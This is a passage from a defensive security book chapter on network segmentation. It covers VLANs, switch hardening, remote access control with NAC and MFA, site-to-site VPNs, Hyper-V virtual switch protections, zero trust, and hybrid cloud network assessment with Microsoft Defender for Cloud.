



*Figure 11.4: A mixed approach of network segmentation based on VLANs*

In this case, we have workgroup switches (for example, Cisco Catalyst 4500) that have VLAN capability, connected to a central router that will perform the routing control over these VLANs. Ideally, this switch will have security features available that restrict IP traffic from untrusted layer 2 ports, which is a feature known as port security. This router includes an access control list to make sure that only authorized traffic is able to cross these VLANs. If your organization requires deeper inspection across VLANS, you could also use a firewall to perform this routing and inspection. Note that segmentation across VLANs is done using different approaches, which is completely fine, as long as you plan the current state and how this will expand in the future.

If you are using Catalyst 4500, make sure that you enable dynamic ARP inspection. This feature protects the network from certain "man-in-the-middle" attacks. For more information about this feature, go to `https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/dynarp.html`.

Consult your router and switch documentation to explore more security capabilities that may vary according to the vendor, and in addition to that, make sure that you use the following best practices:

- Use SSH to manage your switches and routers (rather than insecure protocols like Telnet)
- Restrict access to the management interface and management VLAN
- Disable ports that are not used
- Leverage security capabilities to prevent MAC flooding attacks and leverage port-level security to prevent attacks, such as DHCP snooping
- Make sure that you update the switch's and router's firmware and operating systems

All of this will help to secure and segment your physical networks, but in the case where you don't already know all the networks that are in production, it can be useful to use a network mapping tool to discover your network.

## Discovering your network with a network mapping tool

One challenge that the Blue Team might face when dealing with networks that are already in production is understanding the topology and critical paths, and how the network is organized. One way to address this issue is to use a networking map tool that can present the current network state. One tool that can help you with that is the **Network Topology Mapper** from SolarWinds. After installing it, you need to launch the network discovery process from the **Network Topology Mapper Wizard**, as shown in the image below:





*Figure 11.5: The Network Topology Mapper Wizard*

Click the **New Scan** button and type a password for this scan. You will be prompted to type SNMP credentials if you have an SNMP private community in your network. If not, you can proceed. Next, you will be prompted to add WMI credentials, which is another optional step. If you have VMs powered by VMware, you will also be able to provide credentials. You can type the subnet address that you want to discover, as shown in *Figure 11.6*:





*Figure 11.6: Establishing the subnet to be scanned*

After entering the information, you will give a name for this scan, and in the summary page, click the **Discover** button. Once the process finishes, it will present the network map as shown in *Figure 11.7*:



*Figure 11.7: Network map*

When discovering your network, make sure that you document all aspects of it because you will need this documentation later to properly perform segmentation.

## Securing remote access to the network

The pandemic accelerated digital transformation, and even companies that were not ready to have remote employees suddenly had to adjust their infrastructure to enable remote access to their resources. Due to the criticality of the migration, many companies skipped the planning phase of this adoption and went straight to implementation, which can have negative effects when it comes to network security.

No networking segmentation planning would be complete without considering the security aspects of remote access to your corporate network. Even if your company does not have employees that work from home, chances are that at some point, an employee will be traveling and will need remote access to the company's resources.

If this is the case, you need to consider not only your segmentation plan but also a network access control system that can evaluate the remote system prior to allowing access to the company's network; this evaluation includes verifying if the remote system has:

- The latest patches
- Antimalware enabled
- Personal firewall enabled
- Security policies in place that make the system compliant

Depending on your implementation and the project requirements, you can also add conditional aspects to verify certain aspects of the connection, for example: if the user is trying to connect from a geo-location that is considered a hostile environment, the network access should be restricted. This is done via conditional access policies that will evaluate a series of circumstances to provide access. This scenario is more common when the remote access control is managed via cloud services.

For organizations that are managing the remote access via resources located on-premises, the scenario below with a **network access control** (**NAC**) system is more common:





*Figure 11.8: A network access control system, visualized*

In this scenario, the NAC is responsible not only for validating the current health state of the remote device but also for performing software-level segmentation by allowing the source device to only communicate with predefined resources located on-premises. This adds an extra layer of segmentation and security. Although the diagram does not include a firewall, some companies may opt to isolate all remote access users in one specific VLAN and have a firewall in between this segment and the corporate network to control the traffic coming from remote users. This is usually used when you want to restrict the type of access users will have when they are accessing the system remotely.

We are assuming that the authentication part of this communication was already performed, and that, for remote access users, one of the preferred methods is to use 802.1X or compatible.

When planning authentication, make sure to also take into consideration the use of **Multi-Factor Authentication** (**MFA**). You should use MFA to enforce two-factor authentication before access to the resource is granted. You can leverage Azure Multi-Factor Authentication with conditional access. The advantage of using this cloud service is that even if you don't want to implement MFA across your entire organization, you can still scope the MFA to be applied only for VPN users using the conditional access capability available in Azure.

It is also important to have an isolated network to quarantine computers that do not meet the minimum requirements to access network resources. This quarantine network should have remediation services that will scan the computer and apply the appropriate remediation to enable the computer to gain access to the corporate network.

## Site-to-site VPN

One common scenario for organizations that have remote locations is to have a secure private channel of communication between the main corporate network and the remote network, and usually, this is done via a site-to-site VPN. When planning your network segmentation, you must think about this scenario, and how this connectivity will affect your network.

The following diagram shows an example of this connectivity:





*Figure 11.9: An example of VPN connectivity and its impact on network segmentation*

In the network design shown in the previous diagram, each branch office has a set of rules in the firewall, which means that when the site-to-site VPN connection is established, the remote branch office will not have access to the entire headquarters' main network, but just some segments. When planning your site-to-site VPN, make sure that you use the "need to know" principle, and only allow access to what is really necessary. If the **East Branch Office** has no need to access the HR VLAN, then access to this VLAN should be blocked.

# Virtual network segmentation

Security must be embedded in the network design, regardless of whether this is a physical network or a virtual network. In this case, we are not talking about VLAN, which is originally implemented in a physical network, but virtualization. Let's use the following diagram as our starting point:





*Figure 11.10: A visualization of physical and virtual networks within a system*

When planning your virtual network segmentation, you must first access the virtualization platform to see which capabilities are available. However, you can start planning the core segmentation using a vendor-agnostic approach, since the core principles are the same regardless of the platform, which is basically what the previous diagram is conveying. Note that there is isolation within the virtual switch; in other words, the traffic from one virtual network is not seen by the other virtual network.

Each virtual network can have its own subnet, and all VMs within the virtual network will be able to communicate among themselves, but it won't traverse to the other virtual network. What if you want to have communication between two or more virtual networks? In this case, you need a router (it could be a VM with a routing service enabled) that has multiple virtual network adapters, one for each virtual network.

As you can see, the core concepts are very similar to the physical environment, and the only difference is the implementation, which may vary according to the vendor. Using Microsoft Hyper-V (Windows Server 2012 and beyond) as an example, it is possible to implement, at the virtual switch level, some security inspections using virtual extensions. Here are some examples that can be used to enhance your network security:

- Network packet inspection
- Firewall
- Network packet filter

The advantage of using these types of extensions is that you are inspecting the packet before transferring it to other networks, which can be very beneficial for your overall network security strategy.

The following screenshot shows an example of where these extensions are located. You can access this window by using Hyper-V Manager and selecting the properties of the Virtual Switch Manager for the server, which is called ARGOS:





*Figure 11.11: An example of a virtual switch manager in Hyper-V*

Oftentimes, the traffic that originated in one VM can traverse to the physical network and reach another host connected to the corporate network. For this reason, it is important to always think that, although the traffic is isolated within the virtual network, if the network routes to other networks are defined, the packet will still be delivered to the destination.

Make sure that you also enable the following capabilities in your virtual switch:

- **MAC address spoofing:** This prevents malicious traffic from being sent from a spoof address
- **DHCP guard:** This prevents VMs from acting or responding as a DHCP server
- **Router guard:** This prevents VMs from issuing router advertisement and redirection messages
- **Port ACL (access control list):** This allows you to configure specific access control lists based on MAC or IP addresses

These are just some examples of what you can implement in the virtual switch. Keep in mind that you can usually extend these functionalities if you use a third-party virtual switch. For example, the Cisco Nexus 1000V Switch for Microsoft Hyper-V offers more granular control.

# Zero trust network

The whole idea of zero Trust is to debunk the old mentality that there are "trusted networks." In the past, most network diagrams were created by using a perimeter, the internal network (also known as a trusted network), and the external network (also known as an untrusted network). The zero trust network approach basically means: all networks (internal and external) are not trustworthy; all networks by nature can be considered a hostile place, where attackers may already reside.

To build a zero trust network you need to assume that threats exist, regardless of the location, and that the user's credentials could be compromised, which means that attackers might already be inside of your network. As you can see, a zero trust network is more a concept and approach to network security than a technology per se.

Many vendors will advertise their own solutions to achieve a zero trust network, but at the end of the day, a zero trust network is broader than just a piece of technology sold by a vendor.



**Important:** One important document that has a vendor-neutral approach that you should take into consideration when planning your zero trust network is the NIST SP-800-207.

One common way to implement a zero trust network is to use the device and the user's trust claims to gain access to a company's data. If you think about it, the zero trust network approach leverages the concept that "Identity is your new perimeter," which was introduced in *Chapter 7*, *Chasing a User's Identity*. Since you can't trust any network, the perimeter itself becomes less important than it was in the past, and the identity becomes the main boundary to be protected.

To implement a zero trust network architecture, you need to have at least the following components:

- An identity provider
- A device directory
- A conditional policy
- An access proxy that leverages those attributes to grant or deny access to resources





*Figure 11.12: The architecture of a zero trust network, visualized*

The great advantage of this approach is that a user, when logged in from a certain location and from a certain device, may not have access to a specific resource compared to if the same user was using another device and was logged in from another location in which they could have access. The concept of dynamic trust based on those attributes enhances the security based on the context of access to a particular resource. As a result, this completely changes the fixed layers of security used in a traditional network architecture.

Microsoft **Azure Active Directory** (**Azure AD**) is an example of an identity provider that also has a conditional policy built-in, the capability to register devices, and being used as an access proxy to grant or deny access to resources.

## Planning zero trust network adoption

The implementation of a zero trust network is a journey, and often this can take months to be fully realized. The first step is to identify your assets, such as data, applications, devices, and services. This step is very important, because it is those assets that will help you to define the transaction flows, in other words, how these assets will communicate. Here, it is imperative to understand the history behind the access across these assets and establish new rules that define the traffic between these assets.

Another important aspect is to verify explicitly, which means you should examine all relevant aspects of access requests instead of presuming that the request is trustworthy. Analyze all the objects, including the identity, endpoint, network, and resource, then apply **threat intelligence** (**TI**) to assess the context of each access request.

You need to determine the traffic flow, the conditions, and ultimately the boundaries of trust. Next, you need to define the policies, the logging level, and the control rules. Once you have that, you can start working on finding the answers to the following questions:

- Who should have access to the set of apps that were defined?
- How will these users access this app?
- How does this app communicate with the backend server?
- Is this a native cloud app? If so, how does this app authenticate?
- Will the device location influence data access? If so, how?

The last part is to define the systems that are going to actively monitor these assets and communications. The goal is not only for auditing purposes but also for detection purposes. If malicious activity is taking place, you must be aware as soon as possible.

Having an understanding of these phases is critical, because in the implementation phase you will need to deal with a vendor's terminologies and technologies that adopt the zero trust network model. Each vendor may have a different solution, and when you have a heterogeneous environment, you need to make sure the different parts can work together to implement this model.

# Hybrid cloud network security

With the pandemic, cloud adoption has accelerated in the past two years. According to 2021 Cloud Adoption Research (`https://www.oreilly.com/pub/pr/3333`) from O'Reilly, 90% of respondents indicated that their organizations are using cloud computing. In a nutshell, it is realistic to say that your organization will have some sort of connectivity to the cloud sooner or later, and according to the normal migration trend, the first step is to implement a hybrid cloud.

When designing your hybrid cloud network, you need to take everything that was previously explained in this chapter into consideration and plan how this new entity will integrate with your environment. Many companies will adopt the site-to-site VPN approach to directly connect to the cloud and isolate the segment that has cloud connectivity. While this is a good approach, usually a site-to-site VPN has an additional cost and requires extra maintenance. Another option is to use a direct route to the cloud, such as Azure ExpressRoute.

While you have full control over the on-premises network and configuration, the cloud virtual network is going to be something new for you to manage. For this reason, it is important to familiarize yourself with the networking capabilities available in the cloud provider's IaaS, and how you can secure this network.

Using Azure as an example, one way to quickly perform an assessment of how this virtual network is configured is to use Microsoft Defender for Cloud. Defender for Cloud will scan the Azure virtual network that belongs to your subscription and suggest recommendations to improve the security posture of your networks in Azure or in a different cloud provider such as AWS or GCP:



*Figure 11.13: Network-related recommendations in Defender for Cloud*

The list of recommendations may vary according to your workloads in Azure, on-premises, in AWS, or in GCP. Let's use the recommendation *Internet-facing virtual machines should be protected with network security groups* as an example.

When you click on it, you will see a detailed explanation of this configuration and what needs to be done to make it more secure:





*Figure 11.14: Recommendation to harden machines that are exposed to the internet*

Regardless of which cloud service provider you are using, it is very important to conduct some form of network security assessment for hybrid scenarios, where you have to integrate your on-premises network with a cloud infrastructure.

## Cloud network visibility

One common security mistake that happens when migrating to the cloud, specifically in the IaaS scenario, is not properly planning the cloud network architecture. As a result, users start provisioning new VMs and just assigning addresses to those VMs without planning the segmentation, and often they leave machines widely exposed to the internet.

Let's use Defender for Cloud's Network Map feature as an example to enable you to see your virtual network topology, and the internet-facing VMs, which helps you to have a clear idea of what is currently exposed:

